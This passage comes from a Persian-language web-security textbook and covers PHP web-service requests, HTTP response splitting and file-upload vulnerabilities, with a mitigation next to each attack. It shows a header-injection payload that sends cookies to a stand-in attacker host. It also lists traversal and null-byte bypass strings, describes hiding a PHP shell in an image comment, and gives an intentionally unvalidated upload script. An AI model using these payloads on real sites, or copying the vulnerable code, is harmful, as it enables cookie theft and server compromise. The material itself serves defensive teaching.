if ( !$conn ) {
    throw new Exception ( "Unable to connect to web services server: $errstr" );
}
else {
    // set response timeout
    stream_set_blocking( $conn, TRUE );
    stream_set_timeout( $conn, $responseTimeout );
}

// make request
fwrite( $conn, $httprequest );

// get response
$response = stream_get_contents( $conn );

// did it time out?
$meta = stream_get_meta_data( $conn );
if ( $meta['timed_out'] ) {
    throw new Exception ( "Response from web services server timed out." );
}

// close socket
fclose( $conn );

?>
```

در این اسکریپت نمایشی، شما در ابتدا مقادیر مناسب را تنظیم می‌کنید که شامل تایم اوت ارتباط و یک تایم اوت پاسخ می‌باشد. اگر شما موفق به ایجاد ارتباط بدون تایم اوت شدید، از تابع `stream_set_blocking()` به گونه‌ای استفاده می‌کنید که اسکریپت منتظر بازگشت کل نتیجه همراه با تابع `stream_set_timeout()` باقی بماند. بعد از ارسال درخواست و دریافت پاسخ، شما کلید `timed_out` را در متاداده که همراه با پاسخ فرستاده شده است را بررسی می‌کنید تا ببینید که آیا سرور تایم اوت نموده است یا خیر.

## ۱۳,۳,۲ کش نمودن زیردرخواست‌ها

توانایی کنترل تعداد زیردرخواست‌هایی که اسکریپت شما ارسال می‌کند دارای اهمیت است. در واقع، بسیاری از خدمات وب محبوب، مشتری‌هایی را که مقادیر عظیمی از درخواست‌های خوراک RSS را درخواست می‌کنند، مسدود می‌نمایند و بعضی از آن‌ها از قبیل `Slashdot.org` دارای یک سیاست هستند که بیش از دو درخواست این چنینی در طول روز را اجازه نمی‌دهد. در این حالت، اگر خواننده‌ی RSS شما هیچ راهی جهت محدود کردن درخواست‌های خود نداشته باشد، شما به سرعت به حالتی می‌رسید که قادر به دسترسی و نمایش خوراک‌های محبوب نخواهید بود. اسکریپت زیر نشان می‌دهد که چگونه باید چنین محدودیتی را ایجاد نمود به این صورت که پاسخ‌هایی را که دریافت می‌کنید، کش می‌کند.

عملیات خداهای رایانه‌ای

```
<?php

// setup
$serverDomain = 'localhost';
$serverPort = 80;
$HTTPRequest = "GET /latest.rss HTTP/1.0\r\n";
$HTTPRequest .= "Host: $serverDomain\r\n";
$HTTPRequest .= "Connection: close\r\n\r\n";

// cache settings in seconds
$cacheDir = '/tmp/wscache';
$cacheMaxAge = 60;

// make sure we can use cache
if ( !is_dir( $cacheDir ) ) {
    if ( !mkdir( $cacheDir ) ) {
        throw new Exception( "Could not create cache directory." );
    }
}
if ( !is_writable( $cacheDir ) ) {
    throw new Exception( "Cache directory not writeable" );
}

// use hash of request as name of cache file
$hash = md5( $HTTPRequest );
$cacheFile = $cacheDir . '/' . $hash;

// cache file expires after 60 seconds
$cacheExpiration = time() - $cacheMaxAge;

// if cache file exists and is fresher than expiration time, use it
if ( is_readable( $cacheFile ) &&
    filemtime( $cacheFile ) > $cacheExpiration ) {
    $response = file_get_contents( $cacheFile );

    // ... display the feed
}
else {

    // ... request new feed from remote server

    // save in cache
    file_put_contents( $cacheFile, $response );

}

?>
```

سی

هر بار که یک اسکریپت حاوی این تکه کد نمایشی را فراخوانی می‌کنید، با تنظیم متغیرهای ضروری از قبیل یک مکان جهت دایرکتوری که شما پاسخ کش شده به درخواست خود را ذخیره می‌کنید (در اینجا، خوراک RSS) کار را شروع می‌کنید. بعد از بررسی اینکه این مکان کش وجود دارد و قابل نوشتن است، شما یک نام ساده را جهت فایل کش، مشخص نموده و یا دوره‌ی انقضای برابر با ۲۰ ثانیه را مشخص می‌کنید. در ادامه، یا از یک فایل کش موجود استفاده می‌کنید (اگر به اندازه‌ی کافی جدید باشد) یا یک خوراک جدید را از سرور ارائه دهنده، درخواست می‌کنید. شما به سادگی می‌توانید زمان انقضا را تنظیم کنید تا نیازهای شما و سرور خود را برآورده نماید.

### اطمینان از صحت هدرهای HTTP

۱۳,۳,۳

به عنوان یک مثال، کد زیر را در نظر بگیرید که در آن، یک کاربر اطلاعات محصول را درخواست نموده است و شما قصد دارید این اطلاعات را از طریق یک درخواست به یک سرور که این اطلاعات در آنجا ذخیره شده است، ارائه نمایید:

همکاری و همفکری  
عملیات خدایه‌های رایانه‌ای

```
<?php

// configure
if ( !empty( $_POST['productid'] ) ) {
    // for demonstration purposes, sanitizing is omitted here
    $productid = $_POST['productid'];
    $serviceHost = "products.example.com"
    $serviceURI = "/lookup.php?id=$productid";

    // build the HTTP request
    $request = "HTTP/1.0 GET $serviceURI\r\n";
    $request .= "Host: $serviceHost\r\n";
    $request .= "Connection: Close\r\n\r\n";

    // make a network connection
    $fp = fsockopen( $serviceHost, 80 );
    // set it to blocking mode
    stream_set_blocking( $fp, 1 );

    // send the request
    fwrite( $fp, $request );

    // get response
    $response = stream_get_contents( $fp );
}

?>
```

در این اسکریپت نمایشی، شما در ابتدا این مشخصات را کسب می‌کنید که کاربر در مورد چه محصولی اطلاعات می‌خواهد و آن را در متغیر \$productid ذخیره می‌کنید. شما این متغیر را مورد استفاده قرار می‌دهید تا یک درخواست HTTP GET را ایجاد کنید و مقدار آن را به نام اسکریپت درخواستی اضافه می‌کنید به گونه‌ای که توسط سرور دوردست بتواند به عنوان یک متغیر \$GET بازیابی شود. مابقی این اسکریپت اتصال را برقرار می‌کند، اتصال را بر روی حالت انسداد قرار می‌دهد به گونه‌ای که منتظر بماند تا داده‌ها در سوی دیگر در دسترس قرار گیرند و در نهایت این داده‌ها را جهت نمایش به کاربر نهایی دریافت می‌کند.

به این دلیل که مقدار \$productid به هیچ وجه پاک‌سازی نمی‌شود، یک مهاجم می‌تواند هدرهای اضافی و یا حتی کل بدنه را به درون این درخواست HTTP تزریق کند.

این نقص را می‌توان با تنظیم ID محصول ارسالی برابر با یک عدد صحیح، به صورت زیر، کاملاً از بین برد:

```
$productid = (int) $_POST['productid'];
```

### حمله HTTP Response Splitting

۱۳,۳,۳,۱

این حمله از نقص‌هایی سوء استفاده می‌کند که همین الان تشریح کردیم به این صورت که در مقدار درخواستی، مقدار `•d0a` (که یک `\r\n` رمزگذاری شده یعنی یک پایان خط است) را به علاوه‌ی هدرهای HTTP اضافی، می‌افزاید. هنگامی که شما این مقدار را جهت سرور ارائه دهنده می‌فرستید، دستور انتهای خط باعث می‌شود که سرور هر آنچه را که بعد آن می‌آید به عنوان دستور جدید تلقی کند (و بنابراین چیزی را که یک پاسخ بود به دو پاسخ تقسیم کند).

ما این اکسپلویت را در اینجا نشان می‌دهیم. فرض کنید که یک مهاجم کد زیر را به عنوان چیزی که قرار است ID محصول باشد وارد می‌کند:

```
123%0d%0aLocation: http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
```

اسکرپت شما یک URI را با این خط ایجاد می‌کند:

```
$serviceURI = "/lookup.php?id=$productid";
```

با ورودی هکر، مقدار `serviceURI` به این صورت در می‌آید:

```
/lookup.php?id=123%0d%0aLocation: ➡  
http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
```

اسکرپت شما یک هدر را با این دستور ایجاد می‌کند:

```
$request = "HTTP/1.0 GET $serviceURI\r\n";
```

که با ورودی هکر به این صورت در می‌آید:

```
$request = "HTTP/1.0 GET 123%0d%0aLocation: ➡  
http://reallybadguys.com/gotcha.php?cookie=$_COOKIE ";
```

هنگامی که یک پاسخ به این درخواست ایجاد می‌شود، این پاسخ به این صورت خواهد بود:



```
HTTP/1.x 302 Found
Date: Sun, 12 Jun 2005 23:07:46 GMT
Server: Apache/2.0.54 (Unix) PHP/5.0.4
X-Powered-By: PHP/5.0.4
Location: /lookup.php?id=123
Location: http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
```

دومین Location: header قبل از اولین مورد قرار می گیرد و برای کاربر، مکان مشخص شده در حمله را ارسال می کند که به همراه خود هر مقدار موجود در آرایه ی فراعمومی `$_COOKIE` را نیز خواهد داشت. دقیقاً همین نقص در ۱۰ ژوئن ۲۰۰۵ در پسته ی تجارت الکترونیک محبوب منبع باز `osCommerce` یافت شد (برای اطلاعات بیشتر <http://www.securityfocus.com/archive/1/401936>).

شما می توانید مانع یک حمله ی تقسیم پاسخ `HTTP` به هر کدام، از طرق زیر شوید:

- پاک سازی مقدار `$productid` با تنظیم آن برابر با یک عدد صحیح، یا حداقل بررسی جهت اطمینان از اینکه این مقدار یک عدد صحیح می باشد، به این صورت:

```
$productid = (int) $_POST['productid'];
```

- پاک سازی مقدار `$productid` با استفاده از تابع `urlencode()` قبل از افزودن آن به `URI` تغییر جهت.

```
$productid = urlencode( $_POST['productid'] );
```

## خلاصه

۱۳.۴

فراخوان های رویه ای دوردست، پیام های ارسال شده از یک رایانه به رایانه ای دیگر، می تواند نشان دهنده ی یک تهدید بالقوه برای ایمنی و امنیت سرور شما و برنامه های شما باشد.

بعد از توصیف اینکه خدمات وب چه هستند و ارائه ی چند مثال، ما در خصوص ایمن نگه داشتن رابط خدمات وب از دیدگاه سرور ارائه دهنده ی این خدمات بحث کردیم. ما موارد زیر را پیشنهاد دادیم:

- ساده و محدود نگه‌داشتن رابط خود
- استفاده از SSL یا یک رمز اشتراکی جهت محدود کردن دسترسی به API های وب

مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه ای

## ۱۴ فصل چهاردهم: تهدیدها و آسیب‌پذیری‌های بارگذاری فایل

در اکثر وب‌سایت‌های امروزی مانند شبکه‌های اجتماعی کاربران دارای امکان بارگذاری فایل می‌باشند. اگر چه ارائه این قابلیت در سایت موجب افزایش بهره‌وری آن می‌شود، اما باید توجه داشت که متناسب با افزایش قابلیت‌های ارائه شده به کاربر نهایی، تهدیدات و آسیب‌پذیری‌های سایت نیز افزایش می‌یابد. بنابراین عدم مدیریت صحیح در سیستم بارگذاری فایل می‌تواند عواقب خطرناکی برای سایت به همراه داشته باشد. میزان اهمیت این خطرات به مسیر انتخاب‌شده جهت ذخیره فایل ورودی کاربر و نیز عملیاتی که برنامه بر روی آن انجام می‌دهد بستگی دارد. به طور کلی علت اصلی آسیب‌پذیری‌های موجود در برنامه‌های کاربردی این است که متقاضی می‌تواند هر داده ورودی را ارسال نماید. بنابراین مهم‌ترین راه مقابله با حملات برنامه‌های کاربردی تحت وب، اعتبارسنجی ورودی‌های کاربران می‌باشد، که لازمه آن شناخت انواع ورودی‌ها و طریقه اعتبارسنجی هر کدام از آنها است. می‌توان ورودی‌های مورد نیاز جهت بارگذاری فایل را به صورت زیر دسته‌بندی کرد:

- متا داده‌های فایل ورودی
- محتوای فایل ورودی

برای محافظت برنامه از این نوع حملات، باید تمام عملیاتی که برنامه بر روی فایل‌های بارگذاری شده انجام می‌دهد، تحلیل شده و همچنین تمام پردازش‌های درگیر در این عملیات به دقت مورد بررسی قرار گیرد. با توجه به مطالب بیان شده جهت امن‌سازی فرم‌های بارگذاری فایل، اعتبارسنجی قوی متا داده‌ها و محتوای فایل بارگذاری شده، امری ضروری است. در این فصل به بیان انواع روش‌های اعتبارسنجی رایج در برنامه‌های وب و روش‌های دورزدن آنها می‌پردازیم. در انتها نیز برخی از راه‌کارهای امنیتی جهت امن‌سازی سیستم بارگذاری فایل بیان می‌شود.

### ۱۴.۱ اعتبارسنجی فراداده‌های فایل

فراداده‌های فایل، داده‌هایی مانند نام و مسیر ذخیره‌سازی فایل را شامل می‌شوند که غالباً توسط HTTP multipart encoding میان سرویس دهنده و سرویس گیرنده مبادله می‌شوند. عدم اعتبارسنجی مناسب این داده‌ها به هکر اجازه عملیاتی مانند بازنویسی فایل‌های مهم و یا ذخیره فایل در یک مکان نامناسب می‌دهد. همچنین بستر حملاتی مانند پیمایش دایرکتوری‌ها را فراهم می‌آورد. یک برنامه‌ی کاربردی تحت

وب، داده‌های ورودی کاربر را به شکل‌های مختلف بررسی می‌کند. لیست سیاه<sup>۷۸</sup> و لیست سفید<sup>۷۹</sup> دو نمونه از شیوه‌های اعتبارسنجی هستند که برخی برنامه‌نویسان از این شیوه‌ها به منظور اعتبارسنجی فراداده‌های فایل مانند پسوند و یا نوع محتوا استفاده می‌کنند.

## ۱۴,۱,۱ اعتبارسنجی فراداده‌های فایل توسط لیست سیاه

### ۱۴,۱,۱,۱ اعتبارسنجی فراداده نام فایل

برخی از توسعه‌دهندگان برنامه فقط از روش اعتبارسنجی فهرست سیاه استفاده می‌کنند. در این روش یک فهرست سیاه از پسوندهای فایل شناخته‌شده‌ای که در حملات استفاده می‌شود تهیه می‌گردد. مکانیزم اعتبارسنجی، هر داده‌ای را که با فهرست سیاه مطابقت داشته باشد متوقف می‌کند و به بقیه اجازه ورود می‌دهد. این روش، به دو دلیل کمترین اثربخشی را دارد.

آسیب و صدمه زدن به یک سایت توسط انواع فایل‌ها با پسوند های مختلف می‌تواند انجام شده باشد. از طرف دیگر تقریباً غیرممکن است بتوان فهرستی شامل همه پسوندهای ممکن که نفوذگر می‌تواند استفاده کند را تهیه کرد. فهرست سیاه ممکن است شامل برخی پسوندهایی که در حملات استفاده می‌شود، نباشد. از آنجایی که روش‌های سوءاستفاده رو به افزایش هستند و هر روز روش جدیدی جهت سوءاستفاده کشف می‌شود امکان ایجاد یک لیست سیاه که قادر باشد تمام این فایل‌ها رو پوشش دهد تا حدودی غیر ممکن می‌باشد. در ادامه برخی از روش‌های دورزدن فهرست‌های سیاه متداول جهت اعتبارسنجی پسوندهای فایل آمده است.

یکی از حملات خطرناکی که در نتیجه عدم اعتبارسنجی فراداده‌های فایل صورت می‌گیرد، حمله دسترسی به دایرکتوری‌ها و دستیابی به فایل‌های درون آنها می‌باشد. و هدف اصلی آن فراخوانی و دستیابی به فایل‌هایی است که هکر به صورت عادی از دیدن و خواندن آنها محروم می‌باشد. معمولاً این فایل‌ها خارج از پوشه root سایت می‌باشند فایل‌هایی مانند `cmd.exe`.

<sup>۷۸</sup> Block list

<sup>۷۹</sup> White list

در این نوع حمله نفوذگر به دنبال نقاطی از سایت است که به طور مستقیم از فایل‌ها استفاده می‌کنند و با دست‌کاری متغیر مربوط به فراخوانی این فایل‌ها، به فایل دلخواه خود و دایرکتوری‌ها ذخیره‌شده بر روی سیستم (از جمله کد منبع برنامه، فایل‌های پیکربندی و غیره، که توسط سیستم عامل دسترسی به آنها محدود شده) دست می‌یابد. معمولاً دست‌کاری متغیرهایی مانند آدرس فایل، با استفاده از توالی‌های `"./."` جهت حرکت به سمت دایرکتوری ریشه صورت می‌گیرد. از این رو این آسیب‌پذیری با نام `"dot-dot-slash"` نیز شناخته می‌شود.

به منظور انجام این عملیات نیاز به ابزار خاصی نمی‌باشد. از آنجا که این حمله با استفاده از توالی `"./."` انجام می‌شود. یکی از رایج‌ترین اعتبارسنجی‌ها جهت مقابله با این حمله استفاده از فهرست سیاه است که اگر ورودی کاربر دارای دنباله `"./."` باشد این دنباله حذف می‌شود. این نوع از فیلتر بسیار آسیب‌پذیر می‌باشد زیرا نفوذگر با استفاده از یکی از مکانیزم‌های کدگذاری به راحتی می‌تواند عملیات فیلتر ورودی را دور بزند و یا در اعتبارسنجی فقط `"./."` بررسی شود، اما ممکن است سیستم هردو نوع `"./."` و `"..\."` را پشتیبانی کند. ممکن است نفوذگر از کدگذاری‌های مختلفی، در شیوه‌های کدگذاری استفاده کند:

برای کدگذاری URL می‌تواند بر اساس جدول زیر از کارکردهای مورد نیازش استفاده کند.

عبارت جایگزین	کارکتر
e/%۲۵۲	dot (.)
f/%۲۵۲	forward slash (/)
c/%۲۵۵	Back slash (\)

یا برای کدگذاری ۱۶-bit Unicode می‌توان از کدهای زیر استفاده کرد.

کارکتر	عبارت جایگزین
dot ( . )	e%۲۵۲
forward slash (/)	u2215%
Back slash (/)	u2216 %

کدگذاری UTF-8 Unicode با طول بیشتر

کارکتر	عبارت جایگزین
dot ( . )	e0%40%ae %c0ae% یا c0%2e%
forward slash (/)	e0%80%af %c0%af% یا %c0%2f
Back slash (/)	c0%80%5c% یا c0%5c%

همچنین اگر برنامه به منظور اعتبارسنجی فقط مقادیر " ../ " را حذف کند و اگر عملیات حذف فقط یک بار انجام شود نفوذگر می تواند با وارد کردن ورودی های زیر فیلتر را دور بزند:

....//

....\

....^

....\\



## اعتبارسنجی فراداده پسوند فایل ۱۴,۱,۲

نوع دوم فیلترهای ورودی در فراداده‌ها، اعتبارسنجی پسوند فایل به وسیله لیست سیاه می‌باشد. نفوذگر می‌تواند با وارد کردن ورودی‌های زیر فیلتر را دور بزند:

با تغییر حروف بزرگ و کوچک در پسوندها از اعتبارسنجی عبور می‌کند (مانند file.PHP3).

ممکن است اعتبارسنجی با وارد کردن برخی از فایل‌های اجرایی غیرمتداول مانند file.shtml, file.php5, file.cer یا file.asa که معمولاً در فهرست سیاه قرار نمی‌گیرد دور زده شود.

استفاده از دنباله‌ای از کاراکترهای فاصله و نقطه در انتهای فایل می‌تواند منجر به دورزدن اعتبارسنجی شود. هنگام ذخیره فایل این فاصله‌ها و نقاط به صورت خودکار حذف خواهند شد. این نام فایل‌ها را می‌توان با استفاده از یک پراکسی محلی (یا یک اسکریپت ساده به سرور ارسال کرد (به عنوان مثال file.php ... ..)).

ممکن است سرویس‌دهنده وب از اولین پسوند موجود در نام فایل پس از نقطه (".") و یا یک الگوریتم خاص جهت تشخیص پسوند فایل استفاده کند. بنابراین می‌توان با وارد کردن یک فایل با دو پسوند بعد از نقطه (".") این اعتبارسنجی را دور زد (به عنوان مثال "file.php.jpg").

نفوذگر می‌تواند با قرار دادن کاراکتر شناخته شده تهی (٪۰۰) بعد از پسوند غیرمجاز و قبل از پسوند مجاز به کلی پردازش اعتبارسنجی را دور بزند. کاراکتر تهی در اکثر زبان‌های برنامه‌نویسی نمایانگر انتهای رشته می‌باشد. بنابراین هنگام ذخیره فایل، رشته بعد از کاراکتر تهی نادیده گرفته می‌شود ("file.php%00.jpg").

در برخی موارد می‌توان با ترکیب این روش‌ها نیز اکثر اعتبارسنجی‌ها به روش فهرست سیاه را دور زد.

## اعتبارسنجی فراداده‌های فایل توسط فهرست سفید ۱۴,۱,۲

بسیاری از برنامه‌های کاربردی تحت وب از فهرست سفید به منظور اعتبارسنجی پسوند فایل استفاده می‌کنند. در این روش یک فهرست سفید به کار گرفته می‌شود که شامل رشته‌ها، الگوها و یا معیارهایی است که جهت تطابق با داده‌های بی‌خطر به کار می‌رود. مکانیزم اعتبارسنجی به داده‌هایی مجوز می‌دهد که با فهرست سفید تطابق داشته باشند و بقیه را رد می‌کند. اگرچه این یکی از مناسب‌ترین روش‌های اعتبارسنجی است، اما اگر در اعتبارسنجی پسوند فایل فقط از روش فهرست سفید استفاده کنیم، هنوز نفوذگر شانس

جهت حمله دارد و می‌تواند با وارد کردن مقادیری مانند روشهایی که در بخش قبل بیان شد این مکانیزم را دور بزند. از طرف دیگر فهرست سفید پسوندهای مجاز نیز باید مدام مورد بازبینی قرار گیرد و از جنبه‌های گوناگون بررسی شود. به طور مثال، اگر فهرست سفید شامل پسوند "shtml" باشد، برنامه می‌تواند نسبت به حملات SSI آسیب‌پذیر باشد.

## ۱۴،۲ اعتبارسنجی محتوای فایل

بررسی داده‌هایی که محتوای فایل را در بر می‌گیرند و ممکن است در قالب‌هایی مانند pdf، jpeg و غیره قرار گیرند بشمار مهم می‌باشد. طیف وسیعی از مخاطرات به علت عدم اعتبارسنجی مناسب در این داده‌ها ایجاد می‌شوند.

### ۱۴،۲،۱ شیوه‌های اعتبارسنجی توسط سرآیند "Content-Type"

سرآیند "Content-Type" نشان می‌دهد بدنه پیام پاسخ HTTP شامل چه نوع فایلی است. گاهی اوقات برنامه‌نویسان جهت اعتبارسنجی محتوای فایل تنها به بررسی مقدار این سرآیند<sup>۸</sup> بسنده می‌کنند. همان‌طور که پیش‌تر هم گفته شد، در برنامه‌های کاربردی تحت وب همه‌ی داده‌های ورودی کاربران غیرقابل اعتماد است. سرآیندهای HTTP نیز از جمله این ورودی‌ها محسوب می‌شوند و نفوذگر می‌تواند به راحتی با استفاده از یک پراکسی مقادیر آن را تغییر دهد.

### ۱۴،۲،۲ تشخیص نوع فایل با استفاده از برخی توابع API

گاهی اوقات برنامه‌های کاربردی تحت وب به عمد یا ناخواسته از برخی از توابع (API) جهت تشخیص نوع فایل استفاده می‌کنند. برخی معایب این روش عبارتند از:  
برخی از این توابع تنها کاراکترهای ابتدا و یا همان سرآیندهای فایل را بررسی می‌کنند و نفوذگر می‌تواند کد مخرب خود را در انتهای فایل وارد نماید.

در اکثر مواقع در ساختار فایل‌ها مکانی جهت نگهداری توضیحات در مورد فایل در نظر گرفته شده است که نفوذگر می‌تواند کد مخرب خود را در آن مکان تعبیه نماید. به عنوان مثال، برخی برنامه‌نویسان PHP با بکارگیری تابع `getimagesize()` در PHP سرآیند عکس را ارزیابی می‌کنند. هنگامی که این تابع فراخوانی می‌شود، اندازه عکس را برخواهد گرداند. اگر ارزیابی عکس نامعتبر باشد بدین معنی است که `header` ناصحیح می‌باشد و تابع مقدار `false` برمی‌گرداند. بنابراین، برنامه‌نویس فایل بارگذاری شده را با استفاده از مقدار برگشتی این تابع ارزیابی خواهد کرد. حال، اگر کاربر هکر بخواهد یک `PHP shell` ساده که در فایل `jpg` جاگذاری شده است را بارگذاری کند این تابع مقدار `false` برمی‌گرداند پس اجازه بارگذاری داده نخواهد شد. اما نفوذگر می‌تواند با استفاده از برخی ویرایش‌گرهای عکس مانند `Gimp` مقدار `image comment` را تغییر دهد و کد مورد نظر را وارد کند. با این وجود این عکس هم‌چنان دارای هدر معتبر می‌باشد. بنابراین، ارزیابی تابع `getimagesize` در PHP دور زده شد. در نتیجه، کد `PHP` وارد شده در `image comments` زمانی که مرورگری درخواست آن عکس را بدهد اجرا خواهد شد.

### ۱۴.۳ راهکارهای امنیتی جهت امن‌سازی سیستم بارگذاری فایل

به طور کلی، یکی از موثرترین راه‌ها جهت امنیت در برابر این حمله، اعتبارسنجی ورودی کاربر قبل از ارسال آنها به سیستم فایل در API مورد نظر می‌باشد. در اینجا برخی از راهکارهای امنیتی متداول بیان شده است که ممکن است جهت برقراری امنیت در سایت نیاز به اجرای همزمان آنها باشد:

- استفاده از روش‌های پیش‌گیری از حمله `CSRF`
- جلوگیری از بازنویسی فایل در صورتی که دارای مقادیر درهم‌ساز یکساز دارند.
- استفاده از روش `POST` به جای `GET`
- فعالیت‌های کاربران در یک فایل ثبت گردد. البته باید به این نکته هم دقت داشت که مکانیزم‌های ثبت گزارش بایستی در مقابل جعل گزارش و تزریق کد امن شده باشد.
- در صورت استفاده از توابع استخراج فایل فشرده شده، محتوای فایل ذخیره شده بایستی یکی یکی به عنوان فایل جدید بررسی گردد.
- پس از انجام تمام رمزگشایی‌های لازم که در بالا به آن اشاره شد، وجود کاراکترهای حرکت در دایرکتوری‌ها (`../` و `..`) و کاراکتر تهی (`0%`) را بررسی کنید و در صورت مواجهه با این کاراکترها پردازش برنامه را متوقف کنید.

- برنامه باید دارای یک فهرست از انواع فایل مجاز داشته باشد و هرگونه درخواست جهت اجرای انواع دیگر فایل را رد کند.
- پس از انجام عملیات فیلترسازی باید با استفاده از برخی از توابع سیستم فایل API صحت رشته شروع دایرکتوری بررسی شود. به طور مثال، اگر رشته دایرکتوری بازگردانده شده توسط `getCanonicalPath` با رشته شروع دایرکتوری کاربر یکسان نباشد، بدین معنا است که کاربر عملیات فیلتر را دور زده است و باید پردازش برنامه متوقف شود.
- اگر برنامه از تعداد فایل های محدودی استفاده می کند، می توان یک فهرست از آن فایل ها تهیه کرد و پس از اعتبارسنجی، به جای استفاده از پسوند های موجود در ورودی کاربر از پسوند های موجود در فهرست استفاده کنیم. به طور مثال، اگر فهرست پسوند های مورد نیاز سایت `{jpeg, jpg, gif}` باشد، نفوذگر با وارد کردن `"file.php.jpg"` نیز راه به جایی نخواهد برد. زیرا برنامه از پسوند تعریف شده در فهرست استفاده کرده و در برنامه از مقدار `"file.jpg"` استفاده می کند.
- برنامه باید دارای یک سیستم هشدار باشد که هرگاه یک درخواست حاوی کاراکترهای پیمایش دایرکتوری دریافت کرد، وارد این سیستم شود و به دلیل نقض امنیتی کاربر نشست مربوط به او را خاتمه دهد و یا در صورت امکان حساب کاربر را به حالت تعلیق در آورده و یک ایمیل هشدار به مدیر سایت ارسال نماید.
- هیچ گاه بدون اعتبارسنجی فهرست سفید از نام فایل و پسوند آن در برنامه استفاده نکنید.
- شاخه ای که فایل ها در آن بارگذاری می شوند نباید دارای مجوز اجرایی باشند. به طور مثال مجوز `۷۷۷` در شاخه مورد نظر به نفوذگر اجازه می دهد تا کد مخرب خود را اجرا کند.
- به منظور جلوگیری از حملاتی مانند `DoS` حداکثر و حداقل اندازه فایل ورودی محدود شود.
- پیشنهاد می شود هنگام ذخیره فایل بارگذاری شده بر روی سرور نام فایل تغییر کند. با این عمل اگر نفوذگر موفق به بارگذاری کد مخرب خود شود، پیدا کردن فایل بارگذاری شده سخت تر می گردد و نیز احتمال بازنویسی فایل های موجود کاهش می یابد. جهت این کار می توان از یک الگوریتم معین استفاده کرد. به عنوان مثال، می توان از برخی توابع درهم ساز مانند `MD5` جهت ایجاد نام جدید فایل استفاده کرد. رشته ورودی این توابع می تواند ترکیبی از نام فایل ورودی کاربر و تاریخ ایجاد آن باشد. مانند :

```
$newFileName= MD5($oldFileName.$createDate);
```

هنگامی که به کاربر اجازه‌ی بارگذاری فایل داده می‌شود، مانند این است که درب دیگری بر روی کاربر هکر جهت به مخاطره انداختن سرویس‌دهنده باز می‌گردد. در شبکه‌های اجتماعی مانند Facebook و Twitter و همچنین در وبلاگ‌ها، فروم‌ها، سایت‌های بانکداری الکترونیکی و پرتال‌ها این فرصت به کاربر داده شده است تا انواع فایل‌های عکس، فیلم و متن را با سایرین به اشتراک بگذارد.

به‌طور کلی، علت اصلی آسیب‌پذیری‌های موجود در برنامه‌های کاربردی تحت وب این است که متقاضی می‌تواند هر داده‌ی ورودی را ارسال نماید. بنابراین، مهمترین راه مقابله با حملات برنامه‌های کاربردی تحت وب، اعتبارسنجی ورودی‌های کاربران می‌باشد. می‌توان ورودی‌های مورد نیاز جهت بارگذاری فایل را به صورت زیر تقسیم‌بندی کرد:

- فایل‌های داده‌هایی مانند نام و مسیر ذخیره‌سازی فایل را شامل می‌شود که غالباً توسط HTTP Multipart Encoding میان سرویس‌دهنده و سرویس‌گیرنده تبادل می‌شوند. عدم اعتبارسنجی مناسب این داده‌ها به مهاجم اجازه‌ی عملیاتی مانند بازنویسی فایل‌های مهم یا ذخیره‌ی فایل در یک مکان نامناسب را خواهد داد.
- داده‌هایی که محتوای فایل را در بر می‌گیرد و ممکن است در قالب‌هایی مانند pdf, jpeg و غیره قرار گیرد، طیف وسیعی از مخاطرات را به علت عدم اعتبارسنجی مناسب محتوای فایل فراهم می‌کند.

برای محافظت برنامه‌ی کاربردی تحت وب از این نوع حملات، باید تمام عملیاتی که برنامه بر روی فایل‌های بارگذاری شده انجام می‌دهد و همچنین، تمام پردازش‌های درگیر در این عملیات را به دقت مورد بررسی قرار داد.

#### ۱۴.۴ اعتبارسنجی‌های بارگذاری فایل و راه‌های دور زدن آن‌ها

با ارزیابی تعدادی از برنامه‌های کاربردی تحت وب که بعضاً معروف نیز بوده‌اند، مشاهده شده است که آن‌ها دارای فرم‌های بارگذاری فایل امن نیستند. برخی از این آسیب‌پذیری‌ها به آسانی قابل سوءاستفاده بوده و در نتیجه می‌توان به سرویس‌دهنده‌ی این برنامه‌ها دسترسی پیدا کرد. در این فصل، هشت روش رایج که کاربران جهت امن‌سازی بارگذاری فایل استفاده می‌کنند را ارائه خواهیم کرد و نشان خواهیم داد که کاربر بدخواه چگونه می‌تواند این راه‌های امنیتی را دور بزند.

## بارگذاری فایل بدون ارزیابی ۱۴,۴,۱

یک بارگذاری فایل ساده به طور معمول شامل یک فرم HTML و یک کد اسکریپت می‌باشد. فرم HTML فرمی است که به کاربر نمایش داده می‌شود و اسکریپت شامل کدی است که بارگذاری فایل را اجرا می‌کند. در زیر مثالی از فرم HTML و اسکریپت PHP را مشاهده می‌کنید:

HTML form:

```
<form          enctype="multipart/form-data"          action="uploader.php"
method="POST">
<input type= "hidden" name="MAX_FILE_SIZE" value="100000" />
Choose a file to upload: <input name="uploadfile" type= "file" />
<input type= "submit" value="Upload File" />
</form>
```

PHP code (uploader.php):

```
<?php
$target_path = "uploads/";
$target_path = $target_path . basename( $_FILES['uploadedfile'][' name']);
if(move_uploaded_file($_FILES['uploadedfile'][' tmp_name'], $target_path))
{
    echo "The file". basename( $_FILES['uploadedfile']['name']).
    " has been uploaded";
} else {
    echo "There was an error uploading the file, please try again!"; }
?>
```

هنگامی که کد اسکریپت درخواست POST را با نوع کدگذاری multipart/form-data دریافت می‌کند، یک فایل موقت با نام تصادفی در یک شاخه‌ی موقت مانند var/tmp/php6yXOVs/ می‌سازد. سپس، کد PHP اطلاعات مربوط به فایل بارگذاری شده را در آرایه‌ی سراسری \$\_FILES ذخیره می‌کند. این اطلاعات از سرآیندهای HTTP دریافت می‌شود. در برنامه‌های کاربردی تحت وب، همه‌ی داده‌های ورودی کاربران غیرقابل اعتماد است. سرآیندهای HTTP نیز از جمله‌ی این ورودی‌ها محسوب می‌شوند و مهاجم



می تواند به راحتی با استفاده از یک پراکسی مقادیر آن را تغییر دهد. در زیر برخی از مهمترین خصوصیات فایل که قابل دسترس هستند را بیان می کنیم :

`$_FILES['uploadedfile']['name']`: نام اصلی فایل در سمت کلاینت

`$_FILES['uploadedfile']['type']`: نوع فایل ارسالی

`$_FILES['uploadedfile']['size']`: سایز فایل ارسالی بر اساس بایت

`$_FILES['uploadedfile']['tmp_name']`:

نام فایل موقتی که توسط سرور ایجاد می شود

